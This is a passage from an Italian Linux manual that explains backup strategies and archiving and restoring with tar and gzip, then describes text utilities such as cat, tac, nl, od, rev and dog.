Le copie di sicurezza permettono di conservare la situazione dei dati in un istante determinato, ma i dati sono soggetti a continui aggiornamenti. Per questo occorre una procedura attraverso la quale si possa avere una gestione ordinata e ragionevolmente sicura delle copie.

A parte i rischi connessi con il tipo di supporto utilizzato per le copie e il luogo in cui queste vengono conservate, vanno almeno considerate le modalità sequenziali con cui queste possono essere eseguite. È importante rispettare un paio di regole elementari:

1. non si riutilizzano i supporti contenenti la copia effettuata la volta precedente;
2. non si utilizzano supporti in cattive condizioni.

21.4.4 Generazioni delle copie

Per distinguere una copia effettuata in un momento rispetto a quella fatta in un altro, si parla di ***generazione***. In pratica, l'ultima copia di sicurezza effettuata è l'ultima generazione, mentre le altre sono tutte generazioni precedenti. Questo termine si riferisce naturalmente a copie fatte sullo stesso insieme di dati.

Il buon senso suggerisce di utilizzare almeno tre generazioni di copie: l'ultima, quella precedente e quella ancora precedente.

21.4.5 Livelli delle copie

«

La copia di un file system intero può comportare un certo impegno, sia in termini di tempo, sia nella quantità di supporti impiegati. Il programma che si utilizza per le copie, oppure un gruppetto opportuno di script di shell, potrebbe permettere di effettuare la copia successiva dei soli file che sono stati modificati nel frattempo.

Quando si esegue una copia dei soli file che risultano diversi rispetto all'ultima copia completa, si parla di ***copia di primo livello***; quando se ne esegue un'altra in un momento successivo per le variazioni avvenute dopo quella di primo livello, si parla di ***secondo livello*** e così di seguito.

A parte le difficoltà legate alla conservazione dell'informazione sullo stato dei file (di solito si tratta della data di modifica e di creazione), si pongono poi dei problemi nel momento in cui dovesse essere necessario un ripristino dalle copie. Si dovrebbe ripristinare l'ultima copia completa, seguita da tutte quelle aggiuntive dei soli file modificati, nello stesso ordine in cui sono state fatte: dalla più vecchia alla più recente.

Sotto questo aspetto, quando non si vuole ripetere una copia completa troppo frequentemente, si cerca almeno di eseguire copie successive sempre di primo livello (si hanno quindi più generazioni di copie di primo livello). In tal modo, un eventuale recupero richiederebbe solo il ripristino dell'ultima generazione di copia completa e dell'ultima generazione di copia di primo livello.

Questo sistema potrebbe non tenere conto dei file cancellati dopo l'ultima generazione di copia completa: in tal modo, un eventuale recupero dalle copie di sicurezza potrebbe comportare il ripristino di file che non servono più.

21.4.6 Distribuire le responsabilità

In un sistema monoutente, l'unico utilizzatore è anche l'amministratore del proprio sistema e di conseguenza anche l'unico responsabile. È quindi lui (o lei) a sapere esattamente cosa ha fatto e cosa è necessario copiare per sicurezza.

In un sistema multiutente o comunque quando si condividono dati in gruppo, anche se a prima vista potrebbe sembrare conveniente la gestione delle copie in modo centralizzato, è comunque utile affidarla in parte anche alla responsabilità dei singoli:

- periodicamente, un amministratore potrebbe occuparsi di eseguire la copia complessiva di tutto il sistema;
- ogni giorno, gli utenti dovrebbero preoccuparsi di eseguire le copie dei dati di loro competenza.

Nel momento in cui dovesse essere necessario, si dovrebbero recuperare i dati dalle copie generali fatte dall'amministratore e successivamente da quelle particolari dei singoli utenti.

Se determinate attività vengono svolte in gruppo, si potrebbe eleggere ugualmente un responsabile all'interno di questo che si occupi delle copie di quell'attività.

Il vantaggio di questo metodo sta nell'alleggerimento delle responsabilità dell'amministratore e nella soluzione più facile di piccoli problemi locali:

- se un gruppo di lavoro ha alterato i dati a causa di un'operazione errata, è sufficiente recuperare i dati di quel gruppo senza disturbare l'intero sistema;
- la distribuzione della responsabilità aumenta la consapevolezza da parte degli utenti.

21.4.7 Supporti

La scelta del supporto di conservazione della copia è importante e comporta alcune conseguenze:

- il costo;
- la disponibilità di unità in grado di utilizzarli;
- la facilità o difficoltà nel recupero di porzioni dei dati archiviati.

Si possono trovare unità di memorizzazione di massa di grandi capacità a prezzi ragionevolmente bassi, come i dischi fissi esterni (collegati attraverso la porta USB). Questi hanno il vantaggio di poter essere utilizzati come unità normali, pertanto, il recupero di dati parziali diventa molto più facile, anche quando la copia di sicurezza avviene per mezzo di un'archiviazione tradizionale. Per le copie che devono essere conservate in tempi lunghi, diventano convenienti i dischi ottici, data la loro economicità.

21.4.8 Compressione

Il problema della dimensione dei dati da archiviare può essere ridotto parzialmente con l'aiuto della compressione. La tecnica della compressione può essere applicata all'archiviazione in due modi possibili:

- prima della costruzione dell'archivio, ottenendo così un archivio di file compressi;
- dopo la costruzione dell'archivio, ottenendo così un archivio compresso.

La differenza è enorme. La compressione introduce un elemento di rischio maggiore nella perdita di dati: se una copia di sicurezza viene danneggiata parzialmente, l'effetto di questo danno si riflette in una quantità di dati maggiore (spesso è compromesso tutto l'archivio).

I programmi di archiviazione compressa maggiormente diffusi negli ambienti Dos utilizzano la tecnica della compressione prima dell'archiviazione. È questo il caso degli archivi '`.zip`', '`.arj`', '`.lzh`' e di altri ancora. Tale sistema ha il vantaggio di permettere una facile scansione dell'archivio alla ricerca di file da estrarre (e decomprimere) o un ampliamento dell'archivio in un momento successivo alla sua creazione. Un altro vantaggio è la minore sensibilità alla perdita dei dati: se una parte dell'archivio è danneggiato, dovrebbe essere possibile ripristinare almeno il resto. Lo svantaggio principale è che la compressione fatta in questo modo, a piccoli pezzi, non è molto efficiente.

La compressione fatta dopo l'archiviazione elimina ogni possibilità di accedere ai dati contenuti nell'archivio e di poterlo ampliare, se non dopo averlo decompresso. Questo significa anche che un danneggiamento parziale dell'archivio implica la perdita di tutti i dati da quel punto in poi.[8] Un altro tipo di problema deriva dalla difficoltà di distribuire un archivio compresso suddividendolo su più unità di memorizzazione. In questo caso però, l'efficienza della compressione è massima. Negli ambienti Unix, di fatto, è questa la scelta

preferita.

21.5 Archiviazione e recupero attraverso tar e gzip

«

La coppia Tar e Gzip rappresenta lo standard nell'archiviazione dei dati: Tar genera un archivio non compresso che può comprendere anche collegamenti simbolici e file speciali; Gzip lo comprime generando un archivio più piccolo. La coppia funziona così bene che la versione GNU di Tar è in grado di utilizzare Gzip direttamente senza dover far uso di condotti, purché il risultato dell'archiviazione non debba essere suddiviso su più supporti. L'origine del nome Tar è *Tape archive*, ma questo programma permette ugualmente di gestire qualunque altro tipo di sistema di memorizzazione. La versione GNU di Tar (quella utilizzata normalmente nelle distribuzioni GNU/Linux), non memorizza percorsi assoluti. I programmi Tar e Gzip sono descritti rispettivamente nelle sezioni 20.13.2 e 20.14.1.

Negli esempi seguenti si immagina di dover archiviare il contenuto della directory '`~/lettere/`', equivalente a '`/home/tizio/lettere/`', comprese eventuali sottodirectory discendenti.

Negli esempi si cerca di utilizzare la forma tradizionale per l'indicazione delle opzioni standard di Tar. Alcune di queste possono fare a meno del trattino iniziale, come nel caso di '**`c`**' e '**`x`**'. Altre opzioni hanno quel trattino, ma possono essere aggregate in un'unica serie di lettere, come nel caso di '**`czvf`**', dove si ha l'unione di: '**`c`**', '**`-z`**', '**`-v`**' e '**`-f`**'.

21.5.1 Archiviazione diretta su dispositivi di memorizzazione

L'archiviazione attraverso la registrazione diretta sui dispositivi utilizza completamente il supporto di memorizzazione destinatario, anche se la quantità di dati da archiviare è molto piccola. Gli esempi che vengono proposti qui si rifanno a dispositivi di memorizzazione del passato, di capacità limitate, servendo oggi solo come casi estremi di utilizzo.

Quello sotto indicato è un esempio di archiviazione in un nastro magnetico singolo: l'opzione '**c**' sta per *Create*; '**f**' sta per *File* e permette di definire la destinazione dell'archiviazione; '**z**' attiva la compressione attraverso '**gzip**'. Dal momento che si utilizza la compressione, l'archiviazione multivolume non è ammissibile.

```
# tar czf /dev/ftape ~/lettere [Invio]
```

I dischetti possono essere utilizzati come i nastri, in modo sequenziale, ma questo lo si fa soltanto quando l'archivio generato non è contenibile in un solo dischetto: si ha quindi una copia multivolume e in tal caso non è ammissibile l'uso della compressione.

```
# tar cf /dev/fd0u1440 -M ~/lettere [Invio]
```

In questo caso, l'opzione '**-M**' sta proprio per *Multivolume* indicando quindi la possibilità che il supporto di destinazione non sia in grado di contenere l'intero archivio. In tal modo, Tar si prende cura di sospendere l'archiviazione ogni volta che viene raggiunta la capienza massima. Tar non è in grado di determinare da solo questa capacità, per cui, nell'esempio, il file di dispositivo dell'unità a dischetti è stato indicato in modo da riconoscerne la geometria, ma in alternativa si potrebbe utilizzare l'opzione '**-L**' seguita dalla dimensione:

```
# tar cf /dev/fd0 -M -L 1440 ~/lettere[Invio]
```

Quando si utilizzano in questo modo, i dischetti non contengono un file system e di conseguenza non possono essere innestati. La lettura del loro contenuto avviene nello stesso modo della scrittura, attraverso il nome del dispositivo.

L'archiviazione su dischetti, attraverso l'indicazione del file di dispositivo, richiede comunque che questi siano già stati inizializzati (a basso livello) secondo il formato che viene indicato. Non conta che siano vuoti: è importante che ci siano le tracce e i settori come previsto.

21.5.2 Archiviazione normale su file

«

Quando l'archiviazione può essere fatta su dischi (con file system) di dimensione sufficiente a contenere l'archivio intero, invece di utilizzare l'opzione '**f**' per specificare un file di dispositivo, si può indicare direttamente un normalissimo file al loro interno, come nell'esempio seguente:

```
$ tar cf /mnt/sdc1/lettere.tar ~/lettere[Invio]
```

In pratica, nel caso appena visto, si utilizza un file system innestato nella directory '`/mnt/sdc1/`' e si crea il file '`lettere.tar`' al suo interno.

L'archiviazione compressa, con l'utilizzo di '**gzip**', può essere ottenuta semplicemente con l'opzione '**z**', come nell'esempio seguente:

```
$ tar czf /mnt/sdc1/lettere.tar.gz ~/lettere[Invio]
```

In tal caso l'estensione standard utilizzata (ma non obbligatoria) è '`.tar.gz`' che rende esplicito il fatto che la compressione è stata fatta dopo l'archiviazione. In alternativa si può usare anche '`.tgz`', diffusa nei sistemi Dos.

21.5.3 Archiviazione e percorsi

Gli esempi seguenti, pur archiviando gli stessi dati, mostrano un modo diverso di registrare i percorsi all'interno dell'archivio. La directory di lavoro nel momento in cui si avvia il comando, è '`/home/tizio/`', corrispondente alla directory personale dell'utente.

```
/home/tizio$ tar czf /mnt/sdc1/lettere.tar.gz ~/lettere[Invio]

/home/tizio$ tar czf /mnt/sdc1/lettere.tar.gz ↩
↪                    /home/tizio/lettere[Invio]

/home/tizio$ tar czf /mnt/sdc1/lettere.tar.gz lettere[Invio]

/home/tizio$ tar czf /mnt/sdc1/lettere.tar.gz ./lettere[Invio]
```

Nei primi due esempi, viene archiviata l'indicazione del percorso precedente, ma pur essendo stato dato in modo assoluto ('`/home/tizio/lettere`'), questo viene reso relativo da Tar, eliminando la prima barra obliqua che si riferisce alla directory radice. Questo comportamento riguarda almeno la realizzazione GNU di Tar. Negli ultimi due esempi, viene archiviata l'indicazione della sola directory '`lettere/`', sempre in modo relativo.

21.5.4 Archiviazione di periodi

«

I file sono forniti di informazioni orarie. In base a queste è possibile eseguire delle copie di sicurezza riferite a dei periodi. Le copie di sicurezza a più livelli possono essere ottenute in modo semplificato attraverso l'uso dell'opzione '**-N**' seguita da una data di partenza: si ottiene l'archiviazione di quanto variato a partire da una certa data; di solito si utilizza quella dell'ultima archiviazione completa. Il concetto di variazione, in questo caso, si deve intendere come variazione del contenuto o degli attributi. Quindi si tratta della data di modifica o della data di «creazione».

```
$ tar czf /mnt/sdc1/lettere.tar.gz -N 20120801 ↩
↪         ~/lettere [Invio]
```

In questo caso, la data che segue l'opzione '**-N**' rappresenta la mezzanotte del primo agosto 2012.

```
$ tar czf /mnt/sdc1/lettere.tar.gz -N "20120801 15:30" ↩
↪         ~/lettere [Invio]
```

Questo ultimo esempio aggiunge alla data l'indicazione di un'ora particolare, 15:30; per evitare che sia interpretato in maniera errata, il gruppo data-orario viene racchiuso tra virgolette.

21.5.5 Archiviazione limitata a un'unità

«

Quando si eseguono delle copie di sicurezza, è probabile che si voglia archiviare solo la situazione di una certa unità di memorizzazione (partizione o directory condivisa in rete). In tal caso si deve indicare precisamente questo limite con l'opzione '**-l**' (*Limit*).

21.5.6 Estrazione dei percorsi

Quando si accede all'archivio per estrarne il contenuto o per compararlo con i dati originali, entra in gioco il problema dei percorsi. I dati vengono estratti normalmente nella directory corrente, oppure vengono comparati utilizzando come punto di partenza la directory corrente. Quindi, se l'archivio contiene la directory degli esempi precedenti, registrati a partire dalla radice (ma come già spiegato, senza l'indicazione della radice stessa), questi vengono estratti in '`./home/tizio/lettere/`', oppure comparati con i dati contenuti a partire da questo percorso.

Se in fase di estrazione o comparazione si vuole fare riferimento a percorsi assoluti, si può utilizzare l'opzione '**`-P`**'. In questo modo si afferma esplicitamente che i percorsi indicati nell'archivio vanno considerati come discendenti dalla directory radice.

21.5.7 Recupero

Per poter effettuare un recupero di dati da un archivio è necessario conoscere in particolare il modo in cui questo è stato creato: normale, compresso, multivolume.

In generale, per recuperare dati da un archivio si utilizza l'opzione '**`x`**' (*Extract*) al posto di '**`c`**' e a essa si devono eventualmente aggiungere '**`z`**' nel caso di estrazione da un archivio compresso con '**`gzip`**' o '**`-M`**' nel caso di un archivio multivolume.

Durante il recupero di una copia di sicurezza è importante fare in modo che i dati riprodotti mantengano gli stessi attributi originali (permessi e proprietà). Per questo si aggiungono le opzioni '**`-p`**' (ri-

produce i permessi) e '**--same-owner**' (riproduce le proprietà: UID e GID).

L'esempio seguente mostra un recupero da un archivio multivolume su dischetti:

```
~$ tar x -M -p --same-owner -f /dev/fd0u1440 [Invio]
```

L'esempio seguente mostra un recupero con percorso assoluto: i percorsi indicati all'interno dell'archivio vengono aggiunti alla directory radice:

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz [Invio]
```

21.5.8 Recupero parziale

«

Il recupero parziale del contenuto di un archivio Tar può essere fatto per file singoli o per directory, oppure attraverso l'uso di caratteri jolly. In questo ultimo caso però, occorre fare attenzione a evitare che la shell esegua l'espansione: è compito di Tar determinare a cosa corrispondano all'interno dei suoi archivi. Questo è un po' quello che accade a Find con l'opzione '**-name**': è Find stesso ad analizzare i caratteri jolly.

Valgono le regole solite: l'asterisco rappresenta un insieme di caratteri qualunque; il punto interrogativo rappresenta un carattere qualsiasi; le parentesi quadre rappresentano un carattere a scelta tra un insieme o tra un intervallo determinato.

Quando si indicano nomi di file o directory, o quando si utilizzano i caratteri jolly, occorre tenere presente che si sta facendo riferimento ai dati contenuti nell'archivio, con i percorsi memorizzati originariamente. Inoltre, se con i caratteri jolly si determina la corrispondenza

con una directory, si ottiene l'estrazione del contenuto complessivo di quella.

L'esempio seguente mostra in che modo potrebbero essere recuperate le lettere contenute nella directory '`home/tizio/lettere/nuove/`' (l'esempio appare diviso su due righe, a causa della sua lunghezza):

```
$ tar xz -P -p --same-owner -f /mnt/sdc1/lettere.tar.gz ↩
↪    home/tizio/lettere/nuove [Invio]
```

L'esempio seguente mostra l'estrazione di tutti i file e delle directory corrispondenti a '`home/tizio/lettere/ve*`'. Gli apici sono necessari per evitare che intervenga la shell a espandere l'asterisco, che invece deve essere interpretato da Tar.

```
$ tar xz -P -p --same-owner -f /mnt/sdc1/lettere.tar.gz ↩
↪    'home/tizio/lettere/ve*' [Invio]
```

21.5.9 Elenco e controllo

Per ottenere un elenco del contenuto di un archivio e per compararne il contenuto con i dati originali, valgono le stesse regole del recupero dei dati. In particolare, al posto dell'opzione '**x**' si deve utilizzare '**t**' (*List*) per gli elenchi e '**d**' (*Diff*) per la comparazione.

21.5.10 Archiviazione di un file system

L'archiviazione di un file system intero, va fatta considerando le caratteristiche di questo, in particolare della sua struttura fisica: partizioni e condivisione attraverso la rete. In generale dovrebbe essere conveniente l'archiviazione separata per ogni partizione e per ogni file system condiviso in rete.

Oltre a questo occorre evitare di archiviare anche l'archivio che si sta creando: quando la destinazione dell'archiviazione è un file, il file system che lo contiene deve essere innestato da qualche parte e per questo si potrebbe creare un circolo vizioso.

Ci sono directory che, per la loro natura, non conviene o non devono essere archiviate: per '`/tmp/`' non conviene; con '`/proc/`' e '`/sys/`' dei sistemi GNU/Linux non si deve. In questi casi serve solo ricordare di ricreare queste directory, nel momento in cui fosse necessario il recupero. Naturalmente non bisogna dimenticare i permessi: '`/tmp/`' 1777_8 e '`/proc/`' 0555_8.

21.5.11 Strumenti per il recupero

«

L'archiviazione di copie di sicurezza non è sufficiente a garantirsi contro gli incidenti: in che modo si può avviare un elaboratore in cui è appena stato sostituito il disco fisso? Evidentemente, occorre essere più previdenti e predisporre in anticipo gli strumenti necessari per preparare le partizioni di un nuovo disco fisso e per recuperare i dati archiviati precedentemente.

21.6 Riferimenti

«

- Brian Carrier, *Why Recovering a Deleted Ext3 File Is Difficult...*, *http://linux.sys-con.com/node/117909*

[1] **Foremost** In parte di dominio pubblico e in parte GNU GPL

[2] **Ext2 filesystem utilities** GNU GPL

[3] **The Sleuth Kit** IBM Public License *http://www.opensource.org/licenses/ibmpl.php*

[4] **Autopsy** GNU GPL

[5] **E2undel** GNU GPL

[6] **Delsafe** GNU GPL

[7] **Secure-delete** GNU GPL

[8] Ci sono programmi di archiviazione che si comportano così anche se non subiscono compressioni successive.

Programmi di servizio vari

22.1 Gestione dei file di testo 2016
22.1.1 Codice di interruzione di riga 2017
22.1.2 Spazi 2017
22.2 Riemissione completa di un file di testo 2018
22.2.1 Utilizzo di «cat» 2018
22.2.2 Utilizzo di «tac» 2020
22.2.3 Utilizzo di «nl» 2020
22.2.4 Utilizzo di «od» 2023
22.2.5 Utilizzo di «rev» 2024
22.2.6 Utilizzo di «dog» 2024
22.3 Rimpaginazione di un file di testo 2025
22.3.1 Utilizzo di «fmt» 2025
22.3.2 Utilizzo di «pr» 2027
22.3.3 Utilizzo di «fold» 2028
22.3.4 Utilizzo di «column» 2029
22.3.5 Utilizzo di «colrm» 2030
22.4 Composizione 2031
22.4.1 Utilizzo di «col» e di «colcrt» 2031
22.4.2 Utilizzo di «ul» 2033
22.5 Estrazione parziale e statistiche 2034
22.5.1 Utilizzo di «head» 2035

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

22.5.2 Utilizzo di «tail» 2035
22.5.3 Utilizzo di «split» 2036
22.5.4 Utilizzo di «csplit» 2037
22.5.5 Utilizzo di «wc» 2042
22.6 Ordinamento di un file di testo 2043
22.6.1 Utilizzo di «sort» 2043
22.6.2 Utilizzo di «uniq» 2047
22.6.3 Utilizzo di «comm» 2047
22.7 Campi 2048
22.7.1 Utilizzo di «cut» 2048
22.7.2 Utilizzo di «paste» 2049
22.7.3 Utilizzo di «join» 2050
22.8 Conversione 2051
22.8.1 Utilizzo di «expand» 2051
22.8.2 Utilizzo di «unexpand» 2053
22.9 Traslitterazione o cancellazione di caratteri 2054
22.9.1 Rappresentazione dei caratteri in una stringa di «tr» 2055
22.9.2 Traslitterazione 2057
22.9.3 Cancellazione e compattamento 2058
22.10 Controlli sommari 2059
22.10.1 Utilizzo di «sum» 2060
22.10.2 Utilizzo di «cksum» 2060

22.10.3 Utilizzo di «md5sum» 2061
22.10.4 Utilizzo di «sha1sum» 2062
22.11 Lettura di file binari 2064
22.11.1 Utilizzo di «hexdump» o di «hd» 2064
22.11.2 Utilizzo di «hexcat» 2069
22.12 Differenze tra i file 2070
22.12.1 Creazione di un file di differenze con «diff» 2071
22.12.2 Applicazione delle modifiche con «patch» 2087
22.13 Elaborazioni matematiche 2099
22.13.1 Utilizzo di «factor» 2099
22.13.2 Utilizzo di «seq» 2100
22.14 BC: linguaggio aritmetico a precisione arbitraria 2103
22.14.1 Base di numerazione 2104
22.14.2 Approssimazione 2106
22.14.3 Linguaggio di programmazione 2107
22.14.4 Utilizzo di BC 2121
22.14.5 BC nella realizzazione GNU 2122
22.15 Creazione e modifica di file di testo: VI 2123
22.15.1 Avvio 2123
22.15.2 Modalità di funzionamento 2125
22.15.3 Posizione attiva 2126
22.15.4 Moltiplicatori 2127
22.15.5 Inserimento 2127

22.15.6 Navigazione 2129
22.15.7 Modificatori 2132
22.15.8 Cancellazione 2133
22.15.9 Sostituzione 2135
22.15.10 Copia e spostamento di porzioni di testo 2137
22.15.11 Copia e spostamento con nome 2139
22.15.12 Ricerche 2140
22.15.13 Ricerche e sostituzioni 2143
22.15.14 Annullamento dell'ultimo comando 2145
22.15.15 Caricamento, salvataggio e conclusione 2146
22.15.16 Variabili 2148
22.15.17 Comandi particolari 2149
22.15.18 File di configurazione 2150
22.15.19 Problemi di portabilità 2151

22.16 File manager: Midnight Commander 2152

22.16.1 Funzionamento 2152
22.16.2 Avvio di Midnight Commander 2154
22.16.3 Uso del mouse 2154
22.16.4 Tastiera 2155
22.16.5 Menù 2158
22.16.6 Configurazione 2159
22.16.7 File system virtuali 2164

22.17 Mcedit: programma integrato per la gestione dei file di testo 2169

22.17.1 Avvio 2169
22.17.2 Configurazione 2170
22.17.3 Comandi comuni 2172
22.17.4 Blocchi di testo e le funzionalità di taglia-copia-incolla 2173
22.17.5 Composizione del testo 2175
22.17.6 Macro 2175
22.17.7 Ricerche e sostituzioni 2175
22.17.8 Collegamento «mcedit» e variabile di ambiente «EDITOR» 2177
22.17.9 Limiti di memoria 2178
22.18 Giochi e simili 2179
22.18.1 Banner 2179
22.18.2 Arithmetic 2180
22.18.3 Primes 2182
22.18.4 POM 2183
22.18.5 Worms 2183
22.18.6 Rain 2184
22.18.7 Fortune 2185
22.18.8 Worm 2186
22.18.9 Tetris 2187
22.19 Alternative nella distribuzione Debian 2188
22.19.1 Organizzazione particolare della distribuzione Debian 2189

22.19.2 Organizzare manualmente un sistema di alternative 2192

22.20 Riferimenti 2193

/etc/alternatives/ 2189 cat 2018 cksum 2060 col 2031 colcrt 2031 colrm 2030 column 2029 comm 2047 csplit 2037 cut 2048 diff 2071 dog 2024 expand 2051 factor 2099 fmt 2025 fold 2028 hd 2064 head 2035 hexcat 2069 hexdump 2064 join 2050 mc 2152 mcedit 2169 md5sum 2061 nl 2020 od 2023 paste 2049 patch 2087 pr 2027 rev 2024 seq 2100 sha1sum 2062 sort 2043 split 2036 sum 2060 tac 2020 tail 2035 tr 2054 ul 2033 unexpand 2053 uniq 2047 update-alternatives 2189 vi 2123 wc 2042 $EDITOR 2177 $PATCH_VERSION_CONTROL 2093 $SIMPLE_BACKUP_SUFFIX 2093 $VERSION_CONTROL 2093

22.1 Gestione dei file di testo

«

Un file di testo è quello che può essere letto così com'è senza bisogno di interpretazioni particolari. Il modo con cui questo file viene definito chiarisce anche il tipo di contenuto che può avere: testo puro, senza altre informazioni. I file di testo sono costituiti da una sequenza di caratteri e simboli, separata convenzionalmente in righe di lunghezze diseguali, la quale così deve essere terminata attraverso un codice particolare: quello che qui viene definito ***codice di interruzione di riga***.

22.1.1 Codice di interruzione di riga

Il codice di interruzione di riga cambia a seconda del sistema operativo. Negli ambienti Unix si usa il codice $0A_{16}$ che viene chiamato *<LF>*, negli ambienti Dos e derivati si utilizza la sequenza $0D0A_{16}$ corrispondente a *<CR><LF>*, mentre negli ambienti Mac si usa il codice $0D_{16}$ corrispondente a *<CR>*.

Quando si vuole fare riferimento al codice di interruzione di riga in modo astratto, cioè senza restare legati a un'architettura particolare del sistema operativo, si parla spesso di *new-line*. La convenzione per cui il termine *new-line* dovrebbe rappresentare idealmente ciò che si utilizza per interrompere una riga, non viene rispettata sempre. Generalmente, chi lavora con i sistemi Unix ignora il problema e utilizza il termine *new-line* per identificare il carattere *<LF>*, il quale ha invece un nome preciso: *line feed*.

Utilizzando un sistema GNU, il problema derivato dall'ambiguità tra il carattere *<LF>* e il concetto di *new-line*, non si manifesta; tuttavia, leggendo i documenti che utilizzano questa espressione, occorre fare attenzione, o almeno è il caso di porsi il dubbio sul significato di ciò che si intende. Pertanto, in questo documento si utilizza la definizione «codice di interruzione di riga», in modo da non lasciare dubbi.

22.1.2 Spazi

Nei file di testo, gli spazi sono un concetto prettamente visivo: quando si visualizza (o si stampa) un file si notano delle zone in cui non appaiono caratteri di alcun tipo. I caratteri attraverso i quali si ottengono questi spazi sono normalmente: lo spazio vero e proprio (30_{16}),

la tabulazione (09_{16}) e il codice di interruzione di riga. Il modo con cui si ottiene una spaziatura dipende dal contesto. Ciò che conta è sapere distinguere tra spazio in senso generale e ***carattere spazio*** che è invece un codice particolare. A volte si utilizza il termine *blank*, o ***spazio lineare***, per indicare uno spazio in senso generale, dove di norma si intende fare riferimento indifferentemente a un numero imprecisato di caratteri spazio o tabulazione.

Il codice di interruzione di riga entra in gioco quando si ha a che fare con righe vuote. Una riga bianca, nel senso di *blank line*, può contenere spazi di vario genere (spazio e tabulazione) e poi deve essere conclusa da questo codice. Ma una riga vuota, *empty line*, contiene soltanto il codice di interruzione di riga.

22.2 Riemissione completa di un file di testo

«

Alcuni programmi per l'elaborazione di file di testo emettono lo stesso file fornito come input, eventualmente dopo un qualche tipo di elaborazione elementare. Il più semplice di questi programmi è '**`cat`**' che nella maggior parte dei casi viene utilizzato senza opzioni, per lo più con lo scopo di iniziare un condotto di programmi.

22.2.1 Utilizzo di «cat»

«

Il programma di servizio '**`cat`**'[1] emette, attraverso lo standard output, il contenuto dei file indicati come argomento, oppure quanto proviene dallo standard input, in pratica fa qualcosa di simile al comando '**`TYPE`**' del Dos:

```
cat [opzioni] file...
```

```
cat [opzioni] < file
```

Tabella 22.1. Alcune opzioni.

Opzione	Descrizione
`-b` `--number-nonblank`	Numera tutte le righe emesse, che non sono vuote, a partire da uno.
`-s` `--squeeze-blank`	Sostituisce le righe vuote multiple con una sola riga bianca.
`-v` `--show-nonprinting`	Sostituisce i caratteri non stampabili con una sigla che inizia con un accento circonflesso (‘**^**’) o con la sigla ‘**M-**’ a seconda che si tratti di un codice con il primo bit a zero oppure a uno (si intende il bit più significativo). Sono esclusi i caratteri di tabulazione e i codici di interruzione di riga.
`-E` `--show-ends`	Visualizza la fine di ogni riga aggiungendo il simbolo ‘**$**’.
`-T` `--show-tabs`	Mostra esplicitamente il carattere di tabulazione (<*HT*>) utilizzando il simbolo ‘**^I**’.
`-A` `--show-all`	Mostra tutti i simboli non stampabili. È equivalente a ‘**-vET**’.

22.2.2 Utilizzo di «tac»

Il programma di servizio '**tac**'[2] emette attraverso lo standard output il contenuto dei file forniti come argomento, oppure quanto proveniente dallo standard input, ma invertendo l'ordine delle righe:

```
tac [opzioni] file...
```

```
tac [opzioni] < file
```

Queste righe possono essere divise in base a un codice di interruzione di riga diverso dal solito, specificandolo attraverso l'opzione '**-s**'. In pratica, '**tac**' è l'inverso di '**cat**'.

Opzione	Descrizione
`-s` ***separatore*** `--separator=`***separatore***	Permette di definire il codice di interruzione di riga da prendere in considerazione.

22.2.3 Utilizzo di «nl»

Il programma di servizio '**nl**'[3] (*number line*) emette attraverso lo standard output il contenuto dei file forniti come argomento, oppure quanto proveniente dallo standard input, con l'aggiunta dei numeri di riga per alcune o tutte le righe dell'input:

```
nl [opzioni] file...
```

`nl` [*opzioni*] < *file*

Il conteggio delle righe viene fatto unendo il contenuto di tutti i file forniti come argomento, come se si trattasse di un file unico, azzerandolo ogni volta che viene riconosciuto l'inizio di una pagina logica. Sotto questo punto di vista, una pagina logica è composta da tre parti: testa, corpo e piede.

In condizioni normali, salvo altre indicazioni passate attraverso le opzioni, si individua la testa, il corpo e il piede, perché preceduti da una riga che contiene esattamente una stringa speciale:

- `\:\:\:`
  prima della testa;
- `\:\:`
  prima del corpo;
- `\:`
  prima del piede.

Per mostrare semplicemente il funzionamento del programma, viene proposto un file di testo puro contenente esattamente le righe seguenti:

```
\:\:\:
intestazione 1
intestazione 2
intestazione 3
\:\:
corpo 1
corpo 2
corpo 3
```

```
corpo 4
corpo 5
\:
piede 1
piede 2
piede 3
\:\:\:
intestazione 4
intestazione 5
intestazione 6
\:\:
corpo 6
corpo 7
corpo 8
corpo 9
corpo 10
\:
piede 4
piede 5
piede 6
```

Supponendo che il file abbia il nome ‘`prova.txt`’, ecco cosa si ottiene con il comando seguente:

`$` **`nl prova.txt`** [*Invio*]

```
     intestazione 1
     intestazione 2
     intestazione 3

   1  corpo 1
   2  corpo 2
   3  corpo 3
   4  corpo 4
```

```
5  corpo 5

  piede 1
  piede 2
  piede 3

  intestazione 4
  intestazione 5
  intestazione 6

1  corpo 6
2  corpo 7
3  corpo 8
4  corpo 9
5  corpo 10

  piede 4
  piede 5
  piede 6
```

Si osservi in particolare che la prima riga è vuota, perché nel file di origine si trova in quella posizione la stringa di riconoscimento dell'inizio della testa.

Si veda eventualmente il documento *info nl* oppure la pagina di manuale *nl(1)*.

22.2.4 Utilizzo di «od»

«

Il programma di servizio '**od**'[4] converte i file forniti come input in ottale o in altri formati.

`od` [*opzioni*] *file*...

```
od [opzioni] < file
```

Si veda eventualmente il documento *info od* oppure la pagina di manuale *od(1)*.

22.2.5 Utilizzo di «rev»

Il programma di servizio '**rev**'[5] (*revert*) emette attraverso lo standard output il file fornito come argomento, invertendo l'ordine dei caratteri di ogni riga:

```
rev [file…]
```

22.2.6 Utilizzo di «dog»

Il programma di servizio '**dog**'[6] è una rivisitazione di '**cat**', a cui aggiunge in particolare la possibilità di accedere a URI esterni:

```
dog [opzioni] [- | file | uri] …
```

Vengono mostrati alcuni esempi.

- `$` **`dog prova.txt`** [*Invio*]

  Legge il file '`prova.txt`' ed emette il suo contenuto attraverso lo standard output.

- `$` **`dog http://a2.brot.dg/prova.html`** [*Invio*]

  Preleva una copia di *http://a2.brot.dg/prova.html* ed emette l'esito attraverso lo standard output. La parte iniziale di ciò che si ottiene potrebbe apparire così:

```
HTTP/1.0 200 OK
Date: Tue, 21 Mar 2006 16:46:00 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-16
Last-Modified: Wed, 15 Mar 2006 07:36:51 GMT
ETag: "4d9a3f-3222-a39aeac0"
Accept-Ranges: bytes
Content-Length: 12834
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
…
```

- `$ dog --no-header http://a2.brot.dg/prova.html ↩`
  `↪ > prova.html` [*Invio*]

